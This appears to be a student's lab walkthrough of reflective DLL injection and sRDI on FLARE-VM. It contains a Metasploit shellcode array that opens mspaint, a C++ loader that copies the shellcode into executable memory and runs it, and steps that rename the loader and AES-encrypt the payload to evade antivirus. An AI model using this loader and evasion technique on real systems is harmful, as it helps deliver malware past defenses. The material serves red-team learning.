00007FF674B91410	18 1B B9 74 F6 7F 00 00 0A 00 00 00 00 00 00 00	..'tö..........
00007FF674B91420	28 1B B9 74 F6 7F 00 00 0C 00 00 00 00 00 00 00	(.'tö..........
00007FF674B91430	38 1B B9 74 F6 7F 00 00 09 00 00 00 00 00 00 00	8.'tö..........
00007FF674B91440	44 1B B9 74 F6 7F 00 00 06 00 00 00 00 00 00 00	D.'tö..........
00007FF674B91450	50 1B B9 74 F6 7F 00 00 09 00 00 00 00 00 00 00	P.'tö..........
00007FF674B91460	60 1B B9 74 F6 7F 00 00 09 00 00 00 00 00 00 00	`.'tö..........
00007FF674B91470	70 1B B9 74 F6 7F 00 00 09 00 00 00 00 00 00 00	p.'tö..........
00007FF674B91480	80 1B B9 74 F6 7F 00 00 07 00 00 00 00 00 00 00	..'tö..........
00007FF674B91490	88 1B B9 74 F6 7F 00 00 0A 00 00 00 00 00 00 00	..'tö..........
	[00007FFD0B6672A0] = jmp qword ptr ds:[<&CryptAcquireContextW>] (System Code)	



Address	Hex	ASCII
00007FF674BAF751	52 65 66 6C 65 63 74 69 76 65 4C 6F 61 64 65 72	Ref
00007FF674BAF761	00 00 00 90 55 01 00 00 00 00 00 00 00 00 00 58	....U.....
00007FF674BAF771	59 01 00 00 D0 00 00 00 00 00 00 00 00 00 00 00	Y...Ð.....
00007FF674BAF781	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 C8	...............È
00007FF674BAF791	57 01 00 00 00 00 00 DE 57 01 00 00 00 00 00 EE	W.......ÞW.......î
00007FF674BAF7A1	57 01 00 00 00 00 00 FE 57 01 00 00 00 00 00 10	W.......þW.......
00007FF674BAF7B1	58 01 00 00 00 00 00 2A 58 01 00 00 00 00 00 40	X.......*X.......@
00007FF674BAF7C1	58 01 00 00 00 00 00 56 58 01 00 00 00 00 00 70	X.......VX.......p
00007FF674BAF7D1	58 01 00 00 00 00 00 86 58 01 00 00 00 00 00 9A	X.......X.......
00007FF674BAF7E1	58 01 00 00 00 00 00 B4 58 01 00 00 00 00 00 C8	X.......´X.......È
00007FF674BAF7F1	58 01 00 00 00 00 00 DC 58 01 00 00 00 00 00 F8	X.......ÜX.......ø
00007FF674BAF801	58 01 00 00 00 00 00 16 59 01 00 00 00 00 00 28	X.......Y.......(
00007FF674BAF811	59 01 00 00 00 00 00 44 59 01 00 00 00 00 00 E8	Y.......DY.......è
00007FF674BAF821	5C 01 00 00 00 00 00 66 59 01 00 00 00 00 00 74	\.......fY.......t
00007FF674BAF831	59 01 00 00 00 00 00 8C 59 01 00 00 00 00 00 9C	Y.......Y.......
00007FF674BAF841	59 01 00 00 00 00 00 AC 59 01 00 00 00 00 00 C4	Y.......¬Y.......Ä
00007FF674BAF851	59 01 00 00 00 00 00 DC 59 01 00 00 00 00 00 F4	Y.......ÜY.......ô
00007FF674BAF861	59 01 00 00 00 00 00 1C 5A 01 00 00 00 00 00 28	Y.......Z.......(
00007FF674BAF871	5A 01 00 00 00 00 00 36 5A 01 00 00 00 00 00 44	Z.......6Z.......D
00007FF674BAF881	5A 01 00 00 00 00 00 4E 5A 01 00 00 00 00 00 5C	Z.......NZ.......\

[00007FF674BAF743]

```
32
33  // --rename this function for AV bypass
34  //#define REFLDR_NAME ReflectiveLoader
35  #define REFLDR_NAME Windows32dll
36  //============================================================
```

```
12  //-- rename this string to evade AV string scan
13  #define REFLECTIVE_LOADER_NAME "Windows32dll"
```

After doing these changes we can’t seem to find the “ReflectiveLoader” String in xdbg.

Now, let’s discuss about the Shellcode Reflection DLL Injection(sRDI)

This technique is used to load the DLL binaries and pass parameters to it.

Reflective Loading (RL) vs Shellcode Reflective DLL Injection (sRDI)

- In Stephen Fewer's RL you have access to the source code of the DLL that you want to convert to become a Reflective DLL.
- But, what if you don't have the source code, what if you only have the binary?
- Solution: use SRDI – by Nick Landers
- He created a sRDI toolset to build sRDI Trojans
- https://www.netspi.com/blog/technical/adversary-simulation/srdi-shellcode-reflective-dll-injection/

Anatomy of an sRDI Trojan

1. Get current location in memory
2. Calculate and setup registers
3. Pass execution to Reflective Loader

4. Unpacks DLL and remaps sections
5. Call DllMain function
6. Call exported function
7. Pass user-data to exported function

Now let's walk through the code of sRDI:

```
#include <windows.h>
#include <wincrypt.h>
#pragma comment (lib, "crypt32.lib")
#pragma comment (lib, "advapi32")
#include <psapi.h>




//-- mspaint.exe shellcode generated using metasploit on Kali

unsigned char payload[279] = {
    0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0, 0x00, 0x00, 0x00, 0x41, 0x51,
    0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B, 0x52,
    0x60, 0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52, 0x20, 0x48, 0x8B, 0x72,
    0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
    0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41,
    0x01, 0xC1, 0xE2, 0xED, 0x52, 0x41, 0x51, 0x48, 0x8B, 0x52, 0x20, 0x8B,
    0x42, 0x3C, 0x48, 0x01, 0xD0, 0x8B, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48,
    0x85, 0xC0, 0x74, 0x67, 0x48, 0x01, 0xD0, 0x50, 0x8B, 0x48, 0x18, 0x44,
    0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x56, 0x48, 0xFF, 0xC9, 0x41,
    0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
    0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0x38, 0xE0, 0x75, 0xF1,
    0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD8, 0x58, 0x44,
    0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x41, 0x8B, 0x0C, 0x48, 0x44,
    0x8B, 0x40, 0x1C, 0x49, 0x01, 0xD0, 0x41, 0x8B, 0x04, 0x88, 0x48, 0x01,
    0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E, 0x59, 0x5A, 0x41, 0x58, 0x41, 0x59,
    0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20, 0x41, 0x52, 0xFF, 0xE0, 0x58, 0x41,
    0x59, 0x5A, 0x48, 0x8B, 0x12, 0xE9, 0x57, 0xFF, 0xFF, 0xFF, 0x5D, 0x48,
    0xBA, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8D, 0x8D,
    0x01, 0x01, 0x00, 0x00, 0x41, 0xBA, 0x31, 0x8B, 0x6F, 0x87, 0xFF, 0xD5,
    0xBB, 0xE0, 0x1D, 0x2A, 0x0A, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D, 0xFF,
    0xD5, 0x48, 0x83, 0xC4, 0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB, 0xE0,
    0x75, 0x05, 0xBB, 0x47, 0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41, 0x89,
    0xDA, 0xFF, 0xD5, 0x6D, 0x73, 0x70, 0x61, 0x69, 0x6E, 0x74, 0x2E, 0x65,
    0x78, 0x65, 0x00
};

```

```
41  extern "C" __declspec(dllexport) void RunYourCode(void) {
42      void * exec_mem;
43      BOOL retval;
44      HANDLE hThread;
45      DWORD oldprotect = 0;
46      unsigned int payload_len = sizeof(payload);
47
48      // Allocate memory for payload
49      exec_mem = VirtualAlloc(0, payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
50
51      // -- [ Optional ]  Decrypt payload
52
53
54      // Copy payload to allocated buffer
55      RtlMoveMemory(exec_mem, payload, payload_len);
56
57      // Make the buffer executable
58      retval = VirtualProtect(exec_mem, payload_len, PAGE_EXECUTE_READ, &oldprotect);
59
60      //-- if no errors, launch the payload
61      if ( retval != 0 ) {
62                      hThread = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) exec_mem, 0, 0, 0);
63                      WaitForSingleObject(hThread, -1);
64      }
65
66  }
```

```
68  BOOL APIENTRY DllMain(HMODULE hModule,  DWORD  ul_reason_for_call, LPVOID lpReserved) {
69
70      switch (ul_reason_for_call)  {
71      case DLL_PROCESS_ATTACH:
72          break;
73      case DLL_THREAD_ATTACH:
74          break;
75      case DLL_THREAD_DETACH:
76          break;
77      case DLL_PROCESS_DETACH:
78          break;
79      }
80      return TRUE;
81  }
```

Here we have a user-defined external function called RunYourCode, previously it was from the main function, but it is empty now. So, we have an exported function called RunYourCode.

So, it is the same as the previous Stephen fever's, it will just open the shellcode, and then execute it.

So, we are going to build this dll into a binary.

We can get the .dll file, just by compiling the .bat file, so now what if we don't ve access to the source code, then?

So, for that, we will use sRDI

```
x64 Native Tools Command Prompt for VS 2022
/OUT:reflective.dll
reflectiveDLL.obj
   Creating library reflective.lib and object reflective.exp
Cleaning up...

FLARE-VM 12-04-2024 17:08:07.69
C:\Users\Red\Desktop\project\week-2\09-shellcode-reflective-dll-injection\09-shellcode-reflective-dll-injection>python s
RDI\Python\ConvertToShellcode.py --help
usage: ConvertToShellcode.py [-h] [-v] [-f FUNCTION_NAME] [-u USER_DATA] [-c] [-i] [-d IMPORT_DELAY] input_dll

RDI Shellcode Converter

positional arguments:
  input_dll             DLL to convert to shellcode

options:
  -h, --help            show this help message and exit
  -v, --version         show program's version number and exit
  -f FUNCTION_NAME, --function-name FUNCTION_NAME
                        The function to call after DllMain
  -u USER_DATA, --user-data USER_DATA
                        Data to pass to the target function
  -c, --clear-header    Clear the PE header on load
  -i, --obfuscate-imports
                        Randomize import dependency load order
  -d IMPORT_DELAY, --import-delay IMPORT_DELAY
                        Number of seconds to pause between loading imports

FLARE-VM 12-04-2024 17:08:39.60
C:\Users\Red\Desktop\project\week-2\09-shellcode-reflective-dll-injection\09-shellcode-reflective-dll-injection>
```

And for the exported function, we can check that under the pestudio:

ordinal (1)	function (RVA)	function-name (RVA)	duplicate (0)	anonymous (0)	gap (0)	forwarded (0)	entry-point	flag (0)	name
1	.text:0x00001000	.rdata:0x00017DE1	-	-	-	-	-	-	RunYourCode

```
FLARE-VM 12-04-2024 17:08:39.60
C:\Users\Red\Desktop\project\week-2\09-shellcode-reflective-dll-injection\09-shellcode-reflective-dll-injection>python s
RDI\Python\ConvertToShellcode.py -f RunYourCode reflective.dll
Creating Shellcode: reflective.bin
```

After executing it, we can see that, we got the reflective.bin file:

sRDI	12-04-2024 16:24	File folder	
trojan	12-04-2024 16:28	File folder	
compileReflectiveDLL.bat	12-04-2024 16:24	Windows Batch File	1 KB
encryptAES.py	12-04-2024 16:24	Python Source File	1 KB
mspaintshelcode.txt	12-04-2024 16:24	Text Document	2 KB
ref.txt	12-04-2024 16:24	Text Document	632 KB
reflective.bin	12-04-2024 17:11	BIN File	111 KB
reflective.dll	12-04-2024 17:08	Application exten...	108 KB
reflectiveDLL.cpp	12-04-2024 16:24	C++ Source File	3 KB

So, it contains all these modules discussed earlier:

1. Bootstrap
2. Reflective Loader
3. DLL binary
4. User Data


```
FLARE-VM 12-04-2024 17:11:25.88
C:\Users\Red\Desktop\project\week-2\09-shellcode-reflective-dll-injection\09-shellcode-reflective-dll-injection>python e
ncryptAES.py reflective.bin > encrypted.txt

FLARE-VM 12-04-2024 17:14:22.11
C:\Users\Red\Desktop\project\week-2\09-shellcode-reflective-dll-injection\09-shellcode-reflective-dll-injection>
```

Then later encrypt the reflective.bin file, with the AES_encryptor.

Now copy and paste the new encrypted payload:

```
43  //-- reflective DLL payload
44  unsigned char payload[] = { 0xa2, 0x5c, 0xef, 0x42, 0x0, 0x9c, 0x57, 0x6, 0x81, 0x24, 0x34, 0x10, 0x
45
46  unsigned char key[] = { 0xfd, 0x5a, 0x1, 0x57, 0x5f, 0x44, 0x15, 0xf, 0x8d, 0x6e, 0x8f, 0x9b, 0xbd,
47
48
```

Then run the .bat file to compile the file, then run the .exe file



As we can see we opened the mspaint, with the .exe file.